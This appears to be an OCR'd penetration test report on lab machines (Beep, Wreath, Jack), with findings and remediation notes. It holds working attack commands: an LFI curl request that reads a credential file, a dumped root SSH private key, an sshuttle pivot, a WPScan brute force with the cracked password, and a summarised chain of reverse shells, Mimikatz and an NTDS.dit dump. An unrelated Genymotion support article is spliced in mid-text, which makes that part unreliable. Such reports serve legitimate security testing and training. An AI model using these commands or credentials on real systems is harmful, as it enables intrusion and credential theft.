
We turned to Exploit-DB to search for any known vulnerabilities related to Elastix. After searching, we discovered an LFI (Local File Inclusion) vulnerability in vtigercrm/graph.php. The exploit is as follows:

```
curl -fsSL
"https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../../../../../../../../../etc/amportal.conf%00&module=Accounts&action=006module-Accounts&action" --insecure > file.txt
```

```
┌──(root㉿kali)-[/home/abdelrahman]
└─# curl -fsSL "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action" --insecure > file.txt
```

By running the above command, we used curl to fetch the sensitive information from the server and saved it to a file named file.txt. After retrieving the file, we examined its contents to gather valuable information about the system and configuration.

After conducting some research, we found a solution to this issue.



https://support.genymotion.com/hc/en-us/articles/950042036009

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

found. Their offer: ssh-rsa" when trying to connect with SSH

2 months ago · Updated

This error happens when using Android 8.1 or bleow images: they use an old version of ssh server which requires extra settings when using OpenSSH >= 8.8 ssh clients.

Note

This should not happen with Android 9.0 or higher. If this is the case, it probably means that your instance is using an image from an old version of Genymotion Device Image (<13.2.0). Please upgrade your instance(s) to ver.14.0.0 or higher if possible: new releases include important bugs and critical security fixes.

Alternatively, you can workaround this issue by adding the options `-o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa` to your ssh command.

For example:

```
ssh -i key.pem shell@3.252.167.165 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
```

You can also add the following in your ssh config file, `/etc/ssh/ssh_config` :

```
HostKeyAlgorithms = +ssh-rsa
PubkeyAcceptedAlgorithms = +ssh-rsa
```

Another option is to use a different algorithm when creating your key pair.

Please refer to your Cloud provider documentation for supported algorithms.

We used the following SSH command with the necessary modifications to enable compatibility with the server's older key exchange algorithms:

```
ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-rsa,ssh-dss root@10.10.10.7
```

We then used the password obtained earlier to authenticate.

With the correct credentials and successful key exchange settings, we were able to establish an SSH connection as root, gaining full administrative access to the machine.

```
┌──(root㉿kali)-[/home/abdelrahman]
└─# ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=+ssh-rsa,ssh-dss root@10.10.10.7
root@10.10.10.7's password:
Last login: Thu Jan  9 13:24:39 2025 from 10.10.16.7

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# now iam the root
```


Finding EPT-010: Insufficient Patch Management – MiniServ 1.890 - Critical

Description	The MiniServ 1.890 version was identified running on the server, which contains a critical vulnerability that has been addressed in later versions. MiniServ is the web server component of cPanel/WHM used in web hosting environments. The version 1.890 is outdated and has known security flaws, including remote code execution (RCE) vulnerabilities and information disclosure issues.
Impact	If an attacker is to leverage this vulnerability, in this case, he would have full admin privileges.
Affected System	http://thomaswreath.thm
Remediation	MS-004: Apply Efficient Patch Management
References	Rapid7 Vulnerability Database

We start with a nmap scan:

```
┌──(kali㉿kali)-[~/THM/Wreath/webserver]
└─$ nmap -p 22,80,443,9090,10000 -sV -sC 10.200.81.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-07 21:59 EDT
Nmap scan report for 10.200.81.200
Host is up (0.22s latency).

PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2025-05-08T01:52:25
|_Not valid after:  2026-05-08T01:52:25
|_http-title: Thomas Wreath | Developer
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.35 seconds
```

We find ports 22, 80, 443, 9090, and 10000 open. We are especially interested in port 10000 which is running MiniServ 1.890. With a simple google search, the testers find an RCE exploit.



The testers then clone the exploit from github, install the requirements, and run the script targeting our desired web server. The exploit is a success, and due to the service running with root privileges, we gain a root shell.

From here we find the SSH key of the root user on the server:

```
sh-4.4# cd /root/.ssh/
cd /root/.ssh/
sh-4.4# ls
ls
authorized_keys
id_rsa
id_rsa.pub
known_hosts
sh-4.4# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
sh-4.4#
```

We copy the key to our attack box and give it the required permission:

```
┌──(kali㉿kali)-[~/THM/Wreath/webserver]
└─$ chmod 600 key
```

Finally, using the SSH key, we attempt a pivot while utilizing `sshuttle`:

```
┌──(kali㉿kali)-[~/THM/Wreath/webserver]
└─$ sshuttle -r root@10.200.81.200 --ssh-cmd "ssh -i key" 10.200.81.0/24 -x 10.200.81.200 &
[1] 1805701
```

Finding EPT-011: Brute Force Attack – (XML-RPC) - Moderate

Description	This website was prone to the XML-RPC vulnerability, which allowed the testers to brute force their way into the WordPress Web Application.
Impact	An attacker can leverage this exploit to try different brute force or dictionary attacks until a match is found.
Affected System	http://jack.thm
Remediation	MS-001: Enforce a Strong Password MS-002: Enforce MFA
References	Rapid7 Vulnerability Database

We started by scanning the target machine using Nmap to identify open ports and services. The following command was used to perform the scan:

```
nmap -sC -sV -p- jack.thm
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-11 14:32 UTC
Failed to resolve "nmap".
Nmap scan report for jack.thm (10.10.65.110)
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3e7978089331d0837fe2bcb614bf5d9b (RSA)
|   256 3a679faf7e66fae3f8c754496338a293 (ECDSA)
|_  256 8cef55b023732c14094522ac84cb40d2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Jack&#039;s Personal Site &#8211; Blog for Jacks writing adven...
|_http-generator: WordPress 5.3.2
MAC Address: 02:7A:FA:E1:C1:13 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
```

Based on the results of the scan, we identified port 22 (SSH) and port 80 open.

Next, we ran WPScan on the target to assess the security of any WordPress installation. The following command was used:

```
sudo wpscan --url 10.10.65.110
```

We find that XML-RPC is enabled:

```
[+] XML-RPC seems to be enabled: http://10.10.169.119/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

We then ran WPScan again, but this time we specifically enumerated users to identify any valid usernames. The following command was used:

```
sudo wpscan --url http://10.10.65.110 --enumerate u
```

```
[+] jack
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.65.110/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] danny
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] wendy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun May 11 14:44:42 2025
[+] Requests Done: 29
[+] Cached Requests: 31
[+] Data Sent: 7.27 KB
[+] Data Received: 213.189 KB
[+] Memory used: 173.156 MB
[+] Elapsed time: 00:00:01
```

From the scan results, we discovered the following WordPress users:

- jack
- danny
- wendy

With the list of users identified, we proceeded to perform a brute-force attack on the WordPress login page to find the password for any of the users. First, we saved the usernames to a text file:


```
echo -e "jack\ndanny\nwendy" > jackUsers.txt
```

We then executed the following command to attempt a brute-force attack using a common wordlist:

```
sudo wpscan --url http://jack.thm/wp-login.php -P /usr/share/wordlists/fasttrack.txt -U
jackUsers.txt
```

```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - wendy / changelater
Trying danny / starwars Time: 00:03:34 <=========================

[!] Valid Combinations Found:
 | Username: wendy, Password: changelater
```

The attack successfully revealed the password for the wendy account, which was “changelater”.



Finding EPT-012: Parameter Tampering - Critical

Description	Parameter tampering was used to give the obtained account more power and privileges. This allowed the testers to SSH to the web server and begin escalating their privileges.
Impact	An attacker can leverage this exploit to access confidential information on the website, or attempt connecting to the web server like the testers did.
Affected System	http://jack.thm
Remediation	MS-007: User Input Sanitization and Validation
References	Web Parameter Tampering | OWASP Foundation

The parameter tampering vulnerability involved adding a “ure_other_roles=administrator” parameter when updating wendy’s profile. This parameter allowed the testers to be upgraded.

Finding EPT-013: Misconfigured Cron Job - High

Description	A Cron Job that allowed the testers write access was found. It was edited so that the Cron job is exploited, and the testers elevate their privileges to root.
Impact	An attacker can leverage this exploit to gain root privileges.
Affected System	http://jack.thm
Remediation	MS-009: Implement Access Control on Cron Jobs
References	Web Parameter Tampering | OWASP Foundation

Internal Penetration Test

DEPI Raiders commenced testing activities after the pivot into the internal network through the web server. The testers in this engagement were given the subnet they will be working on, however, there was no additional information given to aid the engagement.

Summary of Findings

3	5	2	2	0
Critical	High	Moderate	Low	Informational

Finding #	Severity	Finding Name
IPT-001	Low	Error Page Information Disclosure
IPT-002	Critical	Insufficient Patch Management - GitStack RCE
IPT-003	High	GitStack Running as System
IPT-004	High	Undetected New Admin User
IPT-005	Moderate	Disabled Anti-virus – Git Server
IPT-006	Moderate	Weak Password Policy
IPT-007	Critical	Unrestricted File Upload
IPT-008	Low	Information Disclosure on Website
IPT-009	High	Unquoted Service Path
IPT-010	High	Insufficient Account Management – Kerberoasting
IPT-011	High	Stored Credentials with Minimal Security
IPT-012	Critical	High Privileges for Backup User

Attack Narrative

Walkthrough Summary

DEPI Raiders performed the following to fully compromise CodeByte Technoogies' domain.

1. The tester exploited the GitStack service on the Git Server due to insufficient patching using an RCE vulnerability.
2. A PowerShell payload was used to create a reverse shell back to the tester. *Socat* was used to create a tunnel between the attacker and the Git server.
3. To establish persistence, a new user was added to the Git Server, with administrator and RDP privileges.
4. The tester RDPs into the server and deploys Mimikatz to dump passwords.
5. The Administrator's hash, alongside a user (Thomas)'s hash was found. Thomas' hash was cracked successfully.
6. Using the Administrator's hash, the tester pops a shell and uploads PowerShell-Empire's port scanner into the server to scan the third device on the network (Wreath-PC).
7. To access the third device, chisel was used to tunnel through the Git server to get to the tester's machine.
8. The tester extracts the source code of the website on Wreath-PC, a file upload vulnerability is found and exploited.
9. After gaining a reverse shell, the tester finds an unquoted service path vulnerability, which allows him to escalate his privileges.
10. Through this machine, the tester pivots to a new internal network, where the Domain controller is located.
11. Upon enumerating users, the ASREPRoasting attack is used to get the first domain account's hash.
12. The hash is cracked successfully.
13. The SMB share is enumerated by the tester; a credential file is found that is base64 encoded.
14. The credentials are obtained after simple decoding, and this account is domain administrator.
15. The NTDS.dit of the Domain Controller is dumped, the network is now fully compromised

Detailed Walkthrough

Finding IPT-001: Error Page Information Disclosure - Low

Description	The web application has faulty error handling, which resulted in information disclosure of the directories hosted on the web application, and information about the services running.
Impact	The severity of this finding depends on the sensitivity of the directories and the service exposed. The attacker can leverage information about a running service to find an exploit specific to the service's version number, especially if the service is unpatched.
Affected System	10.200.81.150 (Git Server)
Remediation	MS-010: Customize Error Pages MS-011: Disable Detailed Error Messages MS-012: Secure Server Configurations
References	Improper Error Handling | OWASP Foundation Custom Error Responses - Apache HTTP Server Version 2.4

Firstly, we upload a binary version of nmap onto the web server using our established SSH session with the web server.

```
sh-4.4# curl 10.50.82.31/nmap-depi -o /tmp/nmap-depi && chmod +x /tmp/nmap-depi
<p-depi -o /tmp/nmap-depi && chmod +x /tmp/nmap-depi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  1148k      0  0:00:05  0:00:05 --:--:-- 1266k
sh-4.4#
```


Next, we run a scan to discover all running hosts in the production network of the company.

```
sh-4.4# ./nmap-depi -sn 10.200.81.1-255
./nmap-depi -sn 10.200.81.1-255

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-08 05:20 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000043s latency).
MAC Address: 02:8C:E0:55:7B:89 (Unknown)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Host is up (0.0026s latency).
MAC Address: 02:A9:EF:DD:9D:A7 (Unknown)
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (-0.10s latency).
MAC Address: 02:6E:CE:73:A7:5F (Unknown)
Nmap scan report for ip-10-200-81-250.eu-west-1.compute.internal (10.200.81.250)
Host is up (0.000073s latency).
MAC Address: 02:E7:4E:C8:80:A7 (Unknown)
Nmap scan report for ip-10-200-81-200.eu-west-1.compute.internal (10.200.81.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
sh-4.4#
```

Given our scope, we set our eyes on two main targets, 10.200.81.100 and 10.200.81.150. We repeat our nmap scan, to discover open ports on both hosts.

```
sh-4.4# ./nmap-depi 10.200.81.100 10.200.81.150 -p- -T4
./nmap-depi 10.200.81.100 10.200.81.150 -p- -T4

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-08 05:35 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.

 Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 65535 scanned ports on ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100) are filtered
MAC Address: 02:A9:EF:DD:9D:A7 (Unknown)

Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (0.00088s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
